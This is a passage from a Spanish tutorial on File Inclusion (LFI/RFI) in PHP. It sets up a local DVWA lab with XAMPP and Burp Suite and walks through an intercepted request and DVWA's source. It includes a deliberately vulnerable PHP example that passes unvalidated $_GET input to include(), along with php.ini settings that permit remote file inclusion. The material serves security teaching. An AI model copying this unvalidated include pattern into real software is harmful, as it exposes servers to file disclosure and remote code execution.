ATAQUE & DEFENSA (PRÁCTICO)

PASO A PASO

WEB HACKING: FILE INCLUSION

- LFI & RFI
- RIESGOS
- LABORATORIO DE PRUEBAS
- PROOF OF CONCEPT
- ¿ES VULNERABLE?
- TÉCNICAS DE ATAQUE
- SALTANDO FILTROS DE SEGURIDAD
- ESCENARIOS REALES
- ¿CÓMO PROTEGERSE?

EDICIÓN #1

Pwned
ihackndev
Solo el conocimiento te hace libre.

ÍNDICE

FILE INCLUSION

La vulnerabilidad *File Inclusion* (FI:*Inclusión de ficheros*) permite a un atacante incluir un fichero, usualmente explotando un mecanismo de inclusión de ficheros dinámico implementado por el programador en la aplicación, de tal forma que el usuario pueda acceder a ficheros que no debería tener acceso y con ello la posibilidad de obtener información sensible sobre clientes, archivos del sistema, etc.
La vulnerabilidad ocurre por el uso de información ingresada por el usuario (*input*) sin una validación propia.

Existen 2 tipos de File Inclusion, la inclusión de ficheros locales (LFI) y la inclusión de ficheros de forma remota (RFI).

LOCAL FILE INCLUSION (LFI)

Es el proceso de incluir ficheros que ya están presentes localmente en el servidor, a través de la explotación de los mecanismos de inclusión vulnerables implementados en la aplicación. Esta vulnerabilidad ocurre, por ejemplo, cuando una página recibe como entrada la ruta al archivo que debe incluirse y esta entrada no se valida correctamente. Aunque la mayoría de los ejemplos apuntan a los scripts PHP vulnerables, debemos tener en cuenta que también es común en otras tecnologías como JSP, ASP y otros.

REMOTE FILE INCLUSION (RFI)

Es el proceso de incluir archivos remotos a través de la explotación de los mecanismos de inclusión vulnerables implementados en la aplicación. Esta vulnerabilidad se produce exactamente igual que LFI, la diferencia es que RFI permite incluir ficheros fuera del servidor mediante una URL externa.[1]

---

[1]*Debido a estas similitudes los métodos de ataque y defensa serán efectivos en ambos casos ya que el principio de la vulnerabilidad es el mismo.*

RIESGOS

Esta vulnerabilidad puede conducir a diferentes escenarios de riesgos para la aplicación, tales como:

- ➢ Ejecución de código en el servidor web. (RCE: *Remote Code Execution*).
- ➢ Ejecución de código en el lado del cliente, como JavaScript, que puede conducir a otros ataques, conocido como XSS: *cross-site scripting*.
- ➢ Denegación de servicio (DoS: *Denial of Service*).
- ➢ Divulgación de información sensible.
- ➢ Control total del sistema.

REQUISITOS

Para comprender en su mayor medida este paper necesitas tener los siguientes conocimientos:

- Conocimientos básicos de Programación web (PHP).
- Manejo de línea de comandos (Bash, MS-DOS).
- Muchas ganas de aprender ;)

[2]

[2] *Generalmente las vulnerabilidades pueden conducir a otras vulnerabilidades, es por esto que debemos tener una visión general al momento de hacer nuestra prueba de penetración (Pentesting).*

LABORATORIO DE PRUEBAS

Para todas nuestras prácticas necesitaremos un laboratorio de pruebas local, obviamente no vamos a dañar ningún servidor ajeno, por lo cual montaremos un servidor de pruebas local y haremos nuestras técnicas de ataque en él.

HERRAMIENTAS NECESARIAS

- Servidor web (Apache)
- PHP
- Base de Datos
- Aplicación vulnerable
  - **DVWA** ***Damm Vulnerable Web Application***
  - BWAPP *an extremely buggy web app!*
  - Mutillidae *keep calm and Pwn On*
- Burp Suite (Community edition) *Software para testear*

Por simplicidad y velocidad en la creación de nuestro laboratorio de pruebas usaremos entornos de desarrollo "Todo en uno" (AIO: *All in One*) que nos instalarán todo lo que necesitamos.

XAMPP es una distribución Apache completamente gratuita y fácil de instalar que contiene MariaDB, PHP y Perl. El paquete de código abierto XAMPP ha sido configurado para ser increíblemente fácil de instalar y usar.


WampServer es un entorno de desarrollo web de Windows. Le permite crear aplicaciones web con Apache2, PHP y una base de datos MySQL. Además, PhpMyAdmin le permite administrar fácilmente sus bases de datos.

Puedes descargar e instalar cada uno de ellos dependiendo de tu sistema operativo en sus respectivos sitios web, el proceso de instalación es el típico "*Siguiente → siguiente*", por lo cual no veremos eso en este documento.

CONFIGURACIÓN DEL LABORATORIO DE PRUEBAS


Página de pruebas DVWA[3] → File Inclusion

http://localhost/dvwa/vulnerabilities/fi/?page=include.php




[3] *Más información sobre la configuración del navegador junto con Burp Suite, entre otras cosas interesantes la puedes encontrar en: https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite*


Herramienta de Pentesting Burp Suite Community Edition




Entorno Principal de Burp Suite




Configuración de Firefox → Network Proxy



Configuración de Burp Suite → Proxy




Agregando Proxy Listener




Vamos a la pestaña *Intercept* del Proxy y damos click en "*Intercept is off*"


Activación de listener (A la escucha)



Incluimos el fichero "*file1.php*".



Datos interceptados



Hemos capturado la petición *HTTP*[4] que hemos enviado al servidor local.

---

[4]*HTTP define un conjunto de métodos de petición para indicar la acción que se desea realizar para un recurso determinado, lectura recomendada → Protocolo HTTP.*

Petición HTTP

```
GET /dvwa/vulnerabilities/fi/?page=file1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/vulnerabilities/fi/?page=include.php
Cookie: security=low; security_level=0; PHPSESSID=460ed3b621ee0391883e0fce1c3dc84c
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Lo que nos interesa por ahora

```
GET /dvwa/vulnerabilities/fi/?page=file1.php HTTP/1.1
```

Vemos que el valor de la variable **page** es *file1.php*, por lo tanto ese es el archivo que se está incluyendo en la página.

Index.php

```
<?php

define( 'DVWA_WEB_PAGE_TO_ROOT', '../../' );
require_once DVWA_WEB_PAGE_TO_ROOT . 'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'authenticated', 'phpids' ) );

$page = dvwaPageNewGrab();
$page[ 'title' ]   = 'Vulnerability: File Inclusion' . $page[ 'title_separator' ].$page[ 'title' ];
$page[ 'page_id' ] = 'fi';
$page[ 'help_button' ]   = 'fi';
$page[ 'source_button' ] = 'fi';

dvwaDatabaseConnect();
```

```
$vulnerabilityFile = '';
switch( $_COOKIE[ 'security' ] ) {
	case 'low':
		$vulnerabilityFile = 'low.php';
		break;
	case 'medium':
		$vulnerabilityFile = 'medium.php';
		break;
	case 'high':
		$vulnerabilityFile = 'high.php';
		break;
	default:
		$vulnerabilityFile = 'impossible.php';
		break;
}

require_once DVWA_WEB_PAGE_TO_ROOT . "vulnerabilities/fi/source/{$vulnerabilityFile}";

if( isset( $file ) )
	include( $file );
else {
	header( 'Location:?page=include.php' );
	exit;
}

dvwaHtmlEcho( $page );

?>
```

La parte que nos interesa sería

```
if( isset( $file ) )
	include( $file );
else {
	header( 'Location:?page=include.php' );
	exit;
}
```

Nivel de seguridad actual (low)

low.php


```
<?php
$file = $_GET[ 'page' ];
?>
```

Como podemos observar, la variable global **$_GET** recibe por medio de *page* el nombre del archivo que va a incluir el index y lo almacena en la variable **$file**.

URL

?page=file1.php

Ésta será la página de pruebas principal que utilizaremos en todos las técnicas de ataque, es importante tener en cuenta que la configuración del nivel de seguridad de DVWA debe estar en la opción ***low***. En capítulos posteriores veremos cómo saltar los filtros de seguridad de los demás niveles.



5

[5]*Las pruebas en este documento serán hechas en el sistema operativo GNU/Linux Ubuntu 18.0.4 LTS y con el AIO XAMPP, navegador Firefox, pero pueden ser hechas en Windows.*

PRUEBA DE CONCEPTO

Un programador requiere que mediante una variable reciba el idioma con el que se mostrará su sitio web, utiliza una variable llamada *$language* por la variable global *$_GET* para recibirlo mediante la *URL*.

URL

```
script.php?lang=spanish
```

Ejemplo de PoC[6]

```php
<?php
$language = $_GET['lang'];
if(isset($language))
{
   include("languages/$language");
}
else
{
   include("index.php");
}
?>
```

El programador tiene en el directorio *languages* las traducciones que necesita en los diferentes idiomas, de esta manera el usuario ingresaría a la página en el idioma correspondiente.

El problema es que el programador no pensó, que el usuario podría incluir cualquier fichero, no solo los de la carpeta *languages* sino cualquiera que se encuentre en el servidor, es aquí donde se convierte en una vulnerabilidad.

Gracias a que PHP lo permite, también se puede incluir y ejecutar ficheros de forma remota, como ya se explicó en RFI. Vamos a ver diferentes formas de explotar esta vulnerabilidad y saltar las protecciones de seguridad del desarrollador de la aplicación.

---

[6] *PoC: Proof of Concept → Prueba de Concepto.*

¿ES VULNERABLE?

El script es vulnerable cuando el usuario que lo ejecuta tiene los privilegios para hacer la explotación que realicemos.

Funciones vulnerables de PHP

```
include();
include_once();
require();
require_once();
```

Configuración necesaria en php.ini

```
;;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen=On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
